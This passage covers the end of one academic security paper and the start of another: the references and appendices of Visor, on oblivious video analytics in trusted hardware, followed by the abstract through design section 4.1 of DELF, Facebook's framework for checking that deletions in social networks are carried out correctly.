[68] A. Moghimi, J. Wichelmann, T. Eisenbarth, and B. Sunar. MemJam: A False Dependency Attack Against Constant-Time Crypto Implementations. In *CT-RSA*, 2018.

[69] K. Murdock, D. Oswald, F. D. Garcia, J. Van Bulck, D. Gruss, and F. Piessens. Plundervolt: Software-based fault injection attacks against intel sgx. In *IEEE S&P*, 2020.

[70] H. Naghibijouybari, K. N. Khasawneh, and N. Abu-Ghazaleh. Constructing and Characterizing Covert Channels on GPGPUs. In *MICRO*, 2017.

[71] H. Naghibijouybari, A. Neupane, Z. Qian, and N. Abu-Ghazaleh. Rendered Insecure: GPU Side Channel Attacks are Practical. In *CCS*, 2018.

[72] K. Nayak, C. W. Fletcher, L. Ren, N. Chandran, S. Lokam, E. Shi, and V. Goyal. HOP: Hardware makes Obfuscation Practical. In *NDSS*, 2017.

[73] Nouveau: Accelerated open source driver for NVIDIA cards. `https://nouveau.freedesktop.org/wiki`.

[74] NVIDIA GPU Instruction Set Reference. `https://docs.nvidia.com/cuda/cuda-binary-utilities/index.html#instruction-set-ref`.

[75] O. Ohrimenko, F. Schuster, C. Fournet, A. Mehta, S. Nowozin, K. Vaswani, and M. Costa. Oblivious Multi-Party Machine Learning on Trusted Processors. In *USENIX Security*, 2016.

[76] O. Oleksenko, B. Trach, R. Krahn, M. Silberstein, and C. Fetzer. Varys: Protecting SGX Enclaves from Practical Side-Channel Attacks. In *ATC*, 2018.

[77] OpenCV. `https://opencv.org/`.

[78] B. Parno, J. Lorch, J. Douceur, J. Mickens, and J. M. McCune. Memoir: Practical State Continuity for Protected Modules. In *IEEE S&P*, 2011.

[79] R. Poddar, G. Ananthanarayanan, S. Setty, S. Volos, and R. A. Popa. Visor: Privacy-Preserving Video Analytics as a Cloud Service (Extended version). *arXiv:2006.09628*, 2020.

[80] A. Poms, W. Crichton, P. Hanrahan, and K. Fatahalian. Scanner: Efficient Video Analysis at Scale. In *SIGGRAPH*, 2018.

[81] H. Ragab, A. Milburn, K. Razavi, H. Bos, and C. Giuffrida. CROSSTALK: Speculative Data Leaks Across Cores Are Real. In *IEEE S&P*, 2021.

[82] A. Rane, C. Lin, and M. Tiwari. Raccoon: Closing Digital Side-Channels through Obfuscated Execution. In *USENIX Security*, 2015.

[83] J. Redmon, S. Divvala, R. Girshick, and A. Farhadi. You Only Look Once: Unified, Real-Time Object Detection. In *CVPR*, 2016.

[84] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. Chameleon: A Hybrid Secure Computation Framework for Machine Learning Applications. In *AsiaCCS*, 2018.

[85] A. Rosenfeld and J. L. Pfaltz. Sequential Operations in Digital Picture Processing. *J. ACM*, 1966.

[86] B. D. Rouhani, M. S. Riazi, and F. Koushanfar. Deepsecure: Scalable Provably-secure Deep Learning. In *DAC*, 2018.

[87] S. Sasy, S. Gorbunov, and C. W. Fletcher. ZeroTrace : Oblivious Memory Primitives from Intel SGX. In *NDSS*, 2018.

[88] R. Schuster, V. Shmatikov, and E. Tromer. Beauty and the Burst: Remote Identification of Encrypted Video Streams. In *USENIX Security*, 2017.

[89] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *CCS*, 2019.

[90] M. Schwarz, S. Weiser, D. Gruss, C. Maurice, and S. Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA*, 2017.

[91] M.-W. Shih, S. Lee, T. Kim, and M. Peinado. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. In *NDSS*, 2017.

[92] S. Shinde, Z. L. Chua, V. Narayanan, and P. Saxena. Preventing Page Faults from Telling Your Secrets. In *AsiaCCS*, 2016.

[93] R. Sinha, S. Rajamani, and S. A. Seshia. A Compiler and Verifier for Page Access Oblivious Computation. In *FSE*, 2017.

[94] E. Stefanov, M. van Dijk, E. Shi, C. W. Fletcher, L. Ren, X. Yu, and S. Devadas. Path ORAM: An extremely simple oblivious RAM protocol. In *CCS*, 2013.

[95] S. Suzuki and K. Abe. Topological Structural Analysis of Digitized Binary Images by Border Following. *Comput. Vis. Graph. Image Proc.*, 1985.

[96] A. Tang, S. Sethumadhavan, and S. Stolfo. CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management. In *USENIX Security*, 2017.

[97] T. Telegraph. How retailers make shoppers stand out from the crowd. `https://www.telegraph.co.uk/business/open-economy/how-retailers-make-shoppers-stand-out/`.

[98] F. Tramer and D. Boneh. Slalom: Fast, Verifiable and Private Execution of Neural Networks in Trusted Hardware. In *ICLR*, 2019.

[99] F. Tramèr, F. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *USENIX Security*, 2016.

[100] C.-C. Tsai, D. E. Porter, and M. Vij. Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX. In *ATC*, 2017.

[101] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yuval, B. Sunar, D. Gruss, and F. Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *IEEE S&P*, 2020.

[102] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. RIDL: Rogue In-flight Data Load. In *IEEE S&P*, 2019.

[103] S. van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom. CacheOut: Leaking data on Intel CPUs via cache evictions. `https://cacheoutattack.com/`, 2020.

[104] Verkada. `https://verkada.com`.

[105] Vision Zero. `https://visionzeronetwork.org`.

[106] Vivotek. Smart Stream II. `https://www.vivotek.com/website/smart-stream-ii/`.

[107] S. Volos, K. Vaswani, and R. Bruno. Graviton: Trusted Execution Environments on GPUs. In *OSDI*, 2018.

[108] VP9 Codec. `https://www.webmproject.org/vp9/`.

[109] W. Wang, G. Chen, X. Pan, Y. Zhang, X. Wang, V. Bindschaedler, H. Tang, and C. A. Gunter. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *CCS*, 2017.

[110] M. Wu, S. Guo, P. Schaumont, and C. Wang. Eliminating Timing Side-Channel Leaks Using Program Repair. In *ISSTA*, 2018.

[111] Y. Xu, W. Cui, and M. Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *IEEE S&P*, 2015.

[112] A. C. Yao. How to generate and exchange secrets (extended abstract). In *FOCS*, 1986.

[113] Y. Yarom, D. Genkin, and N. Heninger. CacheBleed: a timing attack on OpenSSL constant-time RSA. In *CHES*, 2016.

[114] B. Zhang, X. Jin, S. Ratnasamy, J. Wawrzynek, and E. A. Lee. AWStream: Adaptive Wide-area Streaming Analytics. In *SIGCOMM*, 2018.

[115] H. Zhang, G. Ananthanarayanan, P. Bodik, M. Philipose, V. Bahl, and M. Freedman. Live Video Analytics at Scale with Approximation and Delay-Tolerance. In *NSDI*, 2017.

[116] Z. Zivkovic. Improved Adaptive Gaussian Mixture Model for Background Subtraction. In *ICPR*, 2004.

[117] Z. Zivkovic and F. van der Heijden. Efficient Adaptive Density Estimation per Image Pixel for the Task of Background Subtraction. *Pattern Recognition Letters*, 2006.

A Impact of Video Encoder Padding

In Visor, the source video streams are padded at the camera to prevent information leakage due to variations in bitrate of the encrypted network traffic. However, it may not always be possible to modify legacy cameras to incorporate padding. This security guarantee also comes at the cost of performance and increased network bandwidth.

While we recommend padding the video streams for security, we studied the impact of disabling video encoder padding on Visor so as to aid practitioners in taking an informed decision between security and performance. Disabling padding has two implications on Visor.

First, the encoded stream may also contain interframes in addition to keyframes (see §6.1). Thus, we have devised an oblivious routine for interframe prediction, which is described in Appendix A.1. Second, the performance overhead of Visor ($\sim$2×–6×) reduces to a range of $\sim$1.6×–2.9×. This is due to lower interframe decoding latency and smaller number of decoded bits per row of blocks (which are obliviously sorted).

A.1 Inter-Prediction for Interframes

Inter-predicted blocks use *previously decoded frames* as reference (either the previous frame, or the most recent keyframe). Obliviousness of inter-prediction requires that the reference block (which frame, and block's coordinates therein) remains private during decoding. Otherwise, an attacker observing access patterns during inter-prediction can discern the motion of objects across frames. Furthermore, some blocks even in interframes can be *intra*-predicted for coding efficiency, and oblivious approaches need to conceal whether an interframe block is inter- or intra-predicted. A naïve, but inefficient, approach to achieve obliviousness is to access *all blocks in possible reference frames* at least once—if any block is left untouched, its location its leaked to the attacker.

We leverage properties of video streams to make our oblivious solution efficient: (*i*) Most blocks in interframes are inter-predicted ($\sim$99% blocks in our streams); and (*ii*) Coordinates of reference blocks are close to the coordinates of inter-predicted blocks (in a previous frame), e.g., 90% of blocks are radially within 1 to 3 blocks. These properties enable two optimizations. First, we assume every block in an interframe is inter-predicted. Any error due to this assumption on intra-predicted blocks is minor in practice. Second, instead of scanning all blocks in prior frames, we only access blocks within a small distance of the current block. If the reference block is indeed within this distance, we fetch it obliviously using `oaccess`; else, (in the rare cases) we use the block at the same coordinates in the previous frame as reference.

B Impact of Disabling Hyperthreading

Visor requires hyperthreading to be disabled in the underlying system for security (see §3). In contrast, in our evaluation, the baseline system leveraged hyperthreading to maximize its throughput.

We measured the impact of disabling hyperthreading on Visor's performance to be 5%. Visor heavily utilizes vector units due to the increased data-level parallelism of oblivious algorithms, leaving little space for performance improvement when hyperthreading is enabled [49]. As such, the increased security comes with negligible performance overhead.

Disabling hyperthreading in cloud VMs is considered to be a good practice due to the reduced impact of microarchitectural data-sampling vulnerabilities that affect commodity Intel CPUs (not just Intel SGX) [15, 89, 102, 103]. Our experiments demonstrate that disabling hyperthreading in the baseline system reduces its performance by 30%; bridging considerably the performance gap between Visor and insecure baseline systems in hyperthreading-disabled cloud deployments.

DELF: Safeguarding deletion correctness in Online Social Networks

Katriel Cohn-Gordon
Facebook

Georgios Damaskinos
Facebook, EPFL

Divino Neto
Facebook

Joshi Cordova
Facebook

Benoît Reitz
Facebook

Benjamin Strahs
Facebook

Daniel Obenshain
Facebook

Paul Pearce
Facebook, Georgia Tech

Ioannis Papagiannis
Facebook

Abstract

Deletion is a core facet of Online Social Networks (OSNs). For users, deletion is a tool to remove what they have shared and control their data. For OSNs, robust deletion is both an obligation to their users and a risk when developer mistakes inevitably occur. While developers are effective at identifying high-level deletion requirements in products (e.g., users should be able to delete posted photos), they are less effective at mapping high-level requirements into concrete operations (e.g., deleting all relevant items in data stores). Without framework support, developer mistakes lead to violations of users' privacy, such as retaining data that should be deleted, deleting the wrong data, and exploitable vulnerabilities.

We propose DELF, a deletion framework for modern OSNs. In DELF, developers specify deletion annotations on data type definitions, which the framework maps into asynchronous, reliable and temporarily reversible operations on backing data stores. DELF validates annotations both statically and dynamically, proactively flagging errors and suggesting fixes.

We deployed DELF in three distinct OSNs, showing the feasibility of our approach. DELF detected, surfaced, and helped developers correct thousands of omissions and dozens of mistakes, while also enabling timely recovery in tens of incidents where user data was inadvertently deleted.

1 Introduction

The ability to delete data is a core privacy expectation for users entrusting Online Social Networks (OSNs) with their personal information [1, 2]. Users make use of deletion to retract posts shared with their friends, to avoid future conflicts, to forget past experiences, to remove content they shared by accident, to comply with policies of their organization, and to address perceived privacy or security concerns regarding providers they do not trust [3–6]. Deletion empowers users to safeguard their privacy in a straightforward way. It is increasingly enshrined worldwide as a user privacy right [7, 8].

Providing robust deletion infrastructure is important for service providers. On one hand, bugs in deletion undermine the integrity of the service when the wrong data is deleted; and may also manifest as exploitable vulnerabilities that allow users to delete arbitrary data. On the other hand, failing to delete user data undermines user trust and can trigger substantial regulatory fines [7, 8]. Both types of issues are common, affect numerous services, and are reported widely [9–16].

OSNs are particularly challenging applications in regards to identifying what to delete and when. In traditional communication services, such as email or messaging, data ownership is clear and limited to the items in a user's inbox. Instead, the data model of OSNs is much more complex and changes frequently to support novel features. Billions of users interact on shared containers (e.g., profiles, groups, events, live videos, marketplace items, and stories) where they perform many different actions (e.g., comment, share, retweet, react, link, paint over, buy, watch, and upvote). Deleting a shared container (e.g., a group) should delete all of its subcontainers (e.g., all posts and photos in the group), and recursively delete all actions for each leaf container (e.g., all reactions, shares and upvotes of each photo) independently of who created the data. However, deleting a subcontainer (e.g., a retweet) should not delete the original container (e.g., the original tweet), in particular if this would allow malicious users to delete content they do not control. Identifying what to delete and when is a challenge [3, 17, 18], and is cited as an important reason not to trust that services delete data correctly [19, 20].

Our insight is that both developer input and control in the deletion process can and should be minimized. Rather than expecting developers to delete data correctly on their own, the process should be facilitated by a framework which executes all deletions in an application. Having centralized control of all deletions enables us to provide at the framework level three important features to safeguard correctness: (a) we can *enforce* that all developers specify how user data should be deleted before any data is collected, (b) we can *validate* developer specifications to surface mistakes early, and (c) when undetected mistakes inevitably occur we can *recover* any inadvertently deleted data with minimal engineering effort.

We demonstrate these ideas in DELF. DELF is a deletion

framework that exposes a simple declarative API to specify deletion behavior, supporting OSNs' complex data models and abstracting away heterogeneous storage infrastructure. It validates deletion specifications via static and dynamic analysis, helps developers correct mistakes, and executes all deletions to completion, despite any transient infrastructure errors. To our knowledge, DELF is the first framework that helps developers delete data correctly at scale.

We deploy DELF at FACEBOOK—a large OSN service provider—and explore its effectiveness. Via a case study of developer actions, we measure that even when forced to specify how data should be deleted during product development—a scenario that occurs about a hundred times every day at this service provider—developer precision is limited to 97.6%.

DELF detects the majority of the resulting mistakes with high confidence. DELF independently validates developer data models for deletion correctness and when it detects mismatches it raises these to developers for consideration. In our deployment we observe that due to DELF static validation developers change how 62.2% of the object types they create are deleted, while dynamic validation of edge types achieves 95.0% precision at 74.8% recall, i.e., DELF discovers how three quarters of all edge types should be deleted, and is correct 95% of the time, showing that it can independently pinpoint most developer mistakes when annotating edge types. In practice, DELF surfaced thousands of historical omissions and dozens of mistakes which developers corrected. When undetected mistakes lead to inadvertent data deletion DELF enables recovery with significantly less engineering effort.

The main contributions of this paper are:

1. We perform a case study of developer actions at FACEBOOK, quantifying the rate of mistakes developers introduce when asked to specify how data should be deleted in OSNs spanning tens of thousands of data types and hundreds of millions of lines of code.

2. We design DELF, an application-agnostic and robust framework for controlling deletion with restoration capabilities. We show how DELF simplifies and unifies the deletion process on top of distinct data store types, including a relational database, a graph database, a key-value store, and a blob store.

3. We demonstrate how DELF detects and helps developers correct common types of mistakes.

4. We deploy DELF at FACEBOOK. DELF detected thousands of omissions and dozens of mistakes which would have otherwise undermined deletion correctness resulting in privacy violations or vulnerabilities.

The rest of this paper is organized as follows. §2 introduces common types of data stores used to persist user data and lays out the deletion policy of one popular OSN service provider. §3 establishes our baseline in regards to observed frequency of developer mistakes in a large-scale codebase demanding complicated data models. §4 introduces the high level technical design of DELF and §5 discusses topics pertaining to its implementation. §6 assesses the effectiveness of our system in production. We close with a discussion of related work in §7, areas for future work in §8, our conclusions in §9, and we acknowledge contributions to our work in §10.

2 Background

Modern large-scale OSNs are supported by a variety of scalable persistent data stores [21–27]. Data stores expose different data models to optimize for the workloads required by the specific applications they target. It is common for a modern OSN to leverage multiple data stores simultaneously. For example, photos and videos may be persisted in a blob store, while social interactions, such as like or follow, may be persisted in a graph database.

We refer to application-level delete operations as *subgraph deletions* or just deletions. This is in contrast to row-level or object-level delete operations permitted by most data store APIs; we refer to those as *point deletes*.

2.1 Data Models

Scaling relational databases to handle large numbers of read and writes is non-trivial [24, 28]. Product workloads in modern OSNs are read-heavy [21], their scale requires sharding user data across thousands of servers, and even data a single user creates is sharded across multiple servers to facilitate reads. For example, all comments on a post are typically stored on the same shard as the post for faster loading. In a sharded deployment multiple database servers follow the same database schema but each server stores only a subset of rows from each logical table [21, 29].

Many scalable data stores trade off advanced querying capabilities, support for transactions, or consistency of the full relational data model in favor of throughput, availability, and latency improvements possible with more constrained data models [23, 24, 26, 27]. Under a *key-value model*, data is indexed by arbitrary strings [22, 29]. Keys may be generated automatically [22] or chosen by the application [22, 29]. Values may be structured [27, 30] or unstructured [22, 25]. Under a *graph model*, data forms a graph [21, 31] whose main entities are objects and associations.

There are domain-specific data stores that empower specialized functionality within OSNs. Sets approximated by Bloom filters [32] or stream processing systems leveraging HyperLogLog [33, 34] store aggregate hashes of input and have applications in security, abuse prevention, analytics, and performance optimization [35, 36]. Data warehouse systems [37–39] store large amounts of logs and shard based on time to facilitate daily batch processing for analytics and machine learning. In such domain-specific data stores, indexes

to enable point queries may be prohibitively demanding—frequently they are not available at all. Suggested techniques to address deletion when point deletes are not feasible are storing all data with short retention, anonymization, and encryption at write time with a key that can be deleted separately [40,41]. The rest of this paper focuses on deletion from relational, key-value, and graph data stores where indexes to perform point deletes are available.

2.2 Dangling Data

We describe a reference to a deleted object and the corresponding object storing such a reference as *dangling*. Dangling data conveys information about deleted objects, e.g., a key-value entry linking a phone number to a deleted account may retain how to contact the account and a graph association from an account to a deleted video may retain who watched the video. For correct deletion no dangling data should remain.

Relational databases rely on integrity constraints [42,43] to achieve referential integrity and identify what should be deleted once a row is deleted. With foreign key declarations and appropriate indexes in place, a relational database propagates point deletes for rows on the parent table to cascade and delete dangling rows in child tables. Developers control this process via referential actions on foreign key declarations, such as `ON DELETE CASCADE` and `ON DELETE SET NULL`. There is no guarantee that developers define either foreign keys or referential actions correctly. There is no mechanism to detect omissions. Modern popular sharded data stores such as MongoDB [44], Dynamo [29], and Redis [30] offload enforcing referential integrity to applications [45].

2.3 Recovery via Backups

Data store backups enable service providers to recover from hardware failures, system crashes, and application-level bugs. In a typical configuration a full database snapshot is scheduled periodically [46]. The data store is separately configured to log incremental mutations [47]. To recover the data store to any point in time a full snapshot is restored and any subsequent incremental mutations are replayed. Reverting only specific deletions is not practical without additional information, since incremental mutations do not store metadata about application-level actions [48]. We illustrate these challenges in the context of a data loss incident in our case study (§3).

2.4 FACEBOOK

FACEBOOK is a service provider in the space of social networking. Its products collectively have approximately 3 billion monthly active users [49]. FACEBOOK products include multiple distinct consumer OSNs, such as Facebook (the OSN), Instagram, and Dating, with a variety of features spanning—amongst others—private and public media sharing, messaging, groups, video streaming, and a marketplace.

```
1  object_type:
2    name: photo
3    storage:
4      type: TAO
5      deletion: directly
6    id:
7      photo_id: integer_autoincr
8    attributes:
9      created_on: datetime
10     caption: string
11 edge_types:
12   handle:
13     to: photo_blob
14     deletion: deep
15   created_by:
16     to: user
17     deletion: shallow
18     inverse:
19       created_photo:
20         deletion: deep
```

Figure 1: A Photo object type definition for storing photo metadata in TAO (line 4) with an edge type to the photo blob object in Everstore (line 13). DELF object type (line 5) and edge type (lines 14, 17, 20) annotations specify how data should be deleted when the data type is defined.

Infrastructure. In the backend FACEBOOK products define tens of thousands of distinct data types to empower external-facing features across existing products, new products undergoing testing, and internal tools. Major data stores are TAO [21], Everstore [22], MySQL [50] and ZippyDB [26]; a graph, blob, relational, and key-value data store, respectively. None of these data stores enforces referential integrity for references across shards and across data stores. Objects of several popular data types, such as photos, videos, and group posts, may get deleted as a result of dozens of actions.

FACEBOOK infrastructure requires developers across most products to define their data types before they are used in a structured format, at minimum exposing *object types* connected via *edge types*. Figure 1 presents an example in pseudocode of such a definition. The implementation depends on the backing data store. For example, MySQL maps an object type to a table and an edge type to a different table with columns to store the primary keys of the referenced tables; TAO maps objects and edges to objects and associations directly. A subsequent code generation step creates implementation classes with strongly-typed read, write and delete methods for common languages used to develop applications. This intermediate abstraction layer for defining and manipulating data types is similar to object-relational mapping [51]. It facilitates access control [52] and improves performance [26].

Deletion Policy. FACEBOOK's deletion policy prescribes that users can exercise control over content they provide by deleting it. Users may explicitly delete individual pieces of content or their account. Data types such as ephemeral or draft posts are automatically deleted after a fixed time period.

Deletions should be fully effected within 90 days, after which the data can no longer be used in products or services in the ordinary course of business. Most deletions involve a relatively small amount of data and should finish quickly, i.e., within one day. 90 days provides sufficient time to delete an account despite transient errors. Deleted data may subse-

quently persist in backups for up to 90 days for recovery from inadvertent deletions or other infrastructure failures.

A few deletions may take more than 90 days to complete. Typical reasons entail deleting an unusually high number of pieces of content, e.g., an account which has been creating content consistently over many years, and persistent infrastructure failures. In such cases deletions may run for more than 90 days but are required to make continuous progress towards completion. Any failures must be resolved.

2.5 Threat Model

DELF safeguards the deletion process against developer mistakes. In our threat model developers are employed by their organization and aim to uphold its deletion policy, but may erroneously—not maliciously—fail to do so in practice. We consider the following types of mistakes.

Developers may altogether *omit to specify what to delete* when a user triggers a deletion. For example, developers may add a new edge type from the photo data type to a user data type and store which users are tagged in the photo, but omit to implement deletion of the edge when the photo is deleted.

Developers may specify to *retain data that should be deleted* according to the deletion policy. For example, developers may opt to retain who voted in a poll after a voter deletes their account to ensure that poll results cannot change retroactively, overlooking that users should be able to delete any data they provide including how they voted in polls.

Developers may *inadvertently delete the wrong data*. For example, developers may specify that deleting a comment should entail deleting all its attachments, such as photos. Yet they may overlook that users can attach third-party photos to their comments and these will get deleted too. Mistakes can introduce security vulnerabilities. We consider *users* to be potentially malicious. For example, an adversarial user may try to delete arbitrary photos by attaching a photo to a comment they create and then deleting the comment.

Developers may fail to *execute the specification they have provided*. For example, developers may attempt to delete all comments when a post is deleted, but they may not anticipate that the list can include millions of items, that the process may take days, and that any data store may temporarily or permanently fail to delete individual comments.

Malicious developers are outside the scope of this work. In our experience the vast majority of developers faithfully try to implement their employer's policy and are subject to disciplinary action if they systematically fail to do so. As we demonstrate next, without ongoing detection benign developer mistakes account for frequent bugs in deletion.

3 Case Study: Unassisted Deletion

We motivate the need for DELF by conducting a case study within FACEBOOK. We measure (a) how likely developers are to remember their obligation to delete data (§3.1), (b), whether they do so correctly (§3.2), and (c), the operational overhead of recovering from inadvertent deletions without framework support (§3.3). To our knowledge, this is the first study to measure such developer actions.

3.1 Developer omissions

We measure developer proactiveness specifying how collected data should be deleted, i.e., without enforcement from a framework. We look at the deployment phase of DELF in Instagram starting on April 2019. To facilitate backwards compatibility, developers were able, for a limited period of time, to define a certain category of new TAO edge types without specifying how any collected data should be deleted in advance (§5.4). When developers omitted to provide deletion specifications they were reminded to do so retroactively (§4.3).

Between April and July 2019 40 distinct Instagram developers introduced 70 new edge types without enforcement from DELF. We inspect each of them, finding that 32 distict developers created 56 new edge types and did not remember to update the corresponding code to handle their deletion when either of the objects they reference is deleted. In effect without any enforcement *developers handled deletion proactively for only 20% of the edge types they created*.

We attribute limited developer proactiveness to the lack of feedback triggered by development tools while prototyping new features. The situation has parallels with common types of security concerns; in particular managing memory without help from a framework [53,54]. Developers can store data persistently (resp. allocate memory) and—assuming sufficient storage capacity (resp. memory)—they observe no failures if they forgo to specify how their application should behave when deletes occur (resp. when in-memory objects are no longer referenced). For memory management, common techniques forgo developer education and automate the process fully [55], or expect developers to specify application behavior ahead of time before memory is allocated [56]. For data deletion, no similar tools exist (§2.2). Another contributing factor is deletion seldom being a driving requirement while prototyping new features. It is common for deletion to only be introduced as a requirement retroactively and only after core pieces of functionality have already been implemented.

3.2 Developer mistakes

To prevent dangling data when a new edge type between a source and a target object type is introduced, developers need to specify what should happen if the source object is deleted. Developers may opt to delete or retain the target object and their choice is subject to peer review. In the next section we discuss in detail how developers achieve this via DELF edge type annotations (§4). Here we measure the precision developers achieve in the task when unassisted.

ANNOTATION	TRUE POS.	FALSE POS.	PRECISION
`shallow`	239	5	98.0%
`deep`	87	3	96.7%
`refcount`	0	0	N/A
OVERALL	326	8	97.6%

Table 1: Precision achieved by FACEBOOK developers when asked to provide DELF annotations for edge types (see Table 2). Specifying `shallow` designates that referenced data should not get deleted while `deep` designates that it should.

We collect all changesets introducing at least one new edge type annotation submitted between June 24 and June 27 2019, totaling 327 changesets created by 129 developers, and for each changeset we request retroactive expert review. The expert is a tenured privacy engineer with extensive experience in deletion, FACEBOOK's deletion policy, products and infrastructure. For each annotation the expert considered incorrect we surfaced the issue with the original changeset authors or peer reviewers and established ground truth.

Table 1 summarizes our results. Developers misclassified edge types demonstrating an overall precision of 97.6%, with mistakes leading to inadvertent retention and mistakes leading to inadvertent deletion occurring at similar rates. Reasons for mistakes included (a) a developer confusing the direction of deletion for a pair of edge types, (b) two developers copying annotations without confirming correctness, (c) a developer prototyping a new feature who intended to revisit annotations at a later stage, and (d), a developer who had not thought through all scenarios that should trigger deletion. While we were not able to construct exploits for the 5 edges incorrectly annotated `deep` in our sample (Table 1, `shallow` false positives), we anticipate that a proportion of such mistakes will be exploitable externally, i.e., they can be exploited to delete data without validating necessary permissions.

Using the rate at which edge types are being introduced in FACEBOOK infrastructure at the time of our case study, we interpolate that *developers incorrectly annotate approximately 2 edge types every day*. In absolute numbers, mistakes that result in inadvertent deletion are approximately twice as common than those that result in inadvertent data retention.

3.3 Recovery

We highlight the operational overhead and risk introduced by inadvertent deletions based on an incident in July 2018 [9], when Facebook developers discovered a bug causing inadvertent deletion of hundreds of millions of videos and performed restorations from backups without framework support.

The issue involved two object types, one ephemeral and one permanent, with references to the same video object type. Deletion logic designated erroneously that shared video objects should be deleted when either of these object types is deleted, meaning that the video would always be deleted when the ephemeral object expired. The bug was triggered by normal user actions, and was detected by investigating user reports 100 days after the bug was introduced.

The data recovery process spanned 70 days involving over 10 engineering teams. To recover videos engineers employed data store backups. A significant difficulty in restoration was that each application-level video was backed by many database-level objects: several blobs in Everstore and tens of objects in TAO without any accessible information to tie multiple underlying deleted objects together. Moreover, Everstore and TAO each have their own independent backups. The final implementation of restoration involved scanning through TAO backups to identify deleted objects, logging all references therein to deleted blobs in Everstore, a separate restoration process in Everstore, and finally, writing new data in TAO to combine restored items into a viable product experience. The process resulted in data loss since the bug lingered for a period longer than backup retention.

We conclude that expecting developers to implement deletion unassisted is not sustainable in complex applications such as modern OSNs. To achieve correctness, developers need to be reminded to specify deletion behavior and revisit data which they failed to delete, while service providers need a dependable way to mitigate the risk of data loss and reduce the operational complexity when inadvertent deletions occur.

4 Design

DELF forces developers to specify how data is deleted when data types are defined. It achieves this by introducing annotations related to deletion to a domain-specific language used to define data types. DELF then intercepts application-level deletions and transparently executes them to completion independently of the underlying data store. DELF offers two safety mechanisms: the ability to verify correctness of developer annotations and undo deletions for a short time period.

4.1 Deletion Specification

DELF forces developers to specify deletion annotations for all new object and edge types they create. The data type definition step is instrumental to DELF's design. The edge type definitions in particular provide a statically-known list of all potential references between objects. When an object is deleted, DELF enumerates all potential data stores where dangling data may reside based on edge types and deletes it all according to developer annotations. Edge types enable DELF to perform subgraph deletions and delete dangling data.

Table 2 summarizes DELF annotations, categorized based on their applicability and purpose. *Edge* annotations apply on edge types while *object* annotations apply on object types. The goal of an annotation is to increase *deletion coverage*, i.e.,

ANNOTATION	APPLIES ON	GOAL	VALIDATION	DESCRIPTION
`shallow`	Edge Types	Coverage	Dynamic	When deleting the source object delete only the edge.
`deep`	Edge Types	Coverage	Dynamic	When deleting the source object cascade and delete the target.
`refcount`	Edge Types	Coverage	Dynamic	Cascade only when the last source object gets deleted.
`by_any`	Object Types	Coverage	Static	One or more inbound edge types should be `deep`.
`short_ttl`	Object Types	Coverage	Static	The object type should specify limited retention.
`directly`	Object Types	Coverage	Static & Dynamic	Objects are deleted via direct user action in product.
`by_x_only`	Object Types	Prevention	Static	Stricter form of `by_any`; provides a list of edge types.
`directly_only`	Object Types	Prevention	Static & Dynamic	Stricter form of `directly`; rejects `deep` edge types.
`not_deleted`	Object Types	Prevention	Static	Prevents objects of this type from being deleted.
`custom`	Object Types	Coverage	N/A	Developers specify arbitrary procedural deletion logic in code.

Table 2: DELF annotations allow developers to control deletion. They apply on either object or edge type definitions and can be validated via different methods to prevent dangling data and inadvertent deletions (§4.3)

.

not leave dangling data, or to *prevent inadvertent deletions*, i.e., to preclude deleting the wrong data. Figure 1 provides example annotations for the Photo object type from §2.4.

Edge type annotations. These specify what happens to referenced objects upon deletion. Each edge is unidirectional, pointing from a *source* object to a *target* object. An edge type annotation prescribes the expected deletion behavior once the source object gets deleted. Developers choose between deleting only the source object (`shallow`), cascading and deleting the associated object by following the edge (`deep`) and cascading only when the last edge to the target object is deleted (`refcount`). All edge type annotations result in the deletion of the edges themselves. Edge annotations improve deletion coverage because they force developers to declare how referenced data should be deleted.

Object type annotations. These specify how objects of a particular type should be deleted. By default DELF assumes that all object types contain data users create therefore objects of every type should be deletable in some form. There are three main object annotations. The default annotation is `by_any`. It requires that each object type declares at least one `deep`-annotated inbound edge type from another object type; thus individual objects of this object type are deleted via traversal of that edge type. Developers may pick instead `short_ttl` or `directly`. The former ensures that all objects of this type get deleted by virtue of limited retention—the precise maximum retention allowed should be consistent with the service provider's deletion policy. The latter is appropriate for object types that users can delete via direct action in product, e.g., object types designating user accounts.

DELF exposes three object annotations that help protect objects against inadvertent deletions trigged by deleting objects of other types. The `by_x_only` annotation is a restricted form of `by_any`. It is parameterized by a whitelist of edge types that may trigger deletions of objects of this type. DELF prevents developers from accidentally declaring `deep` edges of any other type not found in the whitelist. The `directly_only` annotation is a more restrictive form of `directly`; DELF prevents any inbound edge types to be marked `deep`. The `not_deleted` annotation prevents all deletions altogether by both rejecting all inbound `deep` edge types and by not generating code to perform object deletes. To prevent overuse of `not_deleted`, DELF requires developers to reference a documented privacy or legal decision which mandates retaining the data, e.g., a task in the service provider's tracking system.

The `custom` annotation allows developers to provide arbitrary procedural code to execute when objects of a given type are deleted. Unlike declarative annotations, code in a custom section can express complicated deletion logic dependent on arbitrary state. For example, code in a custom section may inspect the object being deleted and delete one of its edges with either `shallow` or `deep` semantics based on the value of a particular object field. Executing procedural code at deletion time enables additional expressiveness which may be necessary for certain data types yet its use is heavily discouraged. Procedural code in custom sections precludes correctness validation (§4.3), is hard for developers to keep up to date (§6.1), and bugs may result in stuck deletions that do not make progress (§6.4). DELF supports writing procedural code in custom sections for backwards compatibility with legacy deletion logic and data models while applications migrate to object and edge type annotations (§5.4).

4.2 Deletion Execution

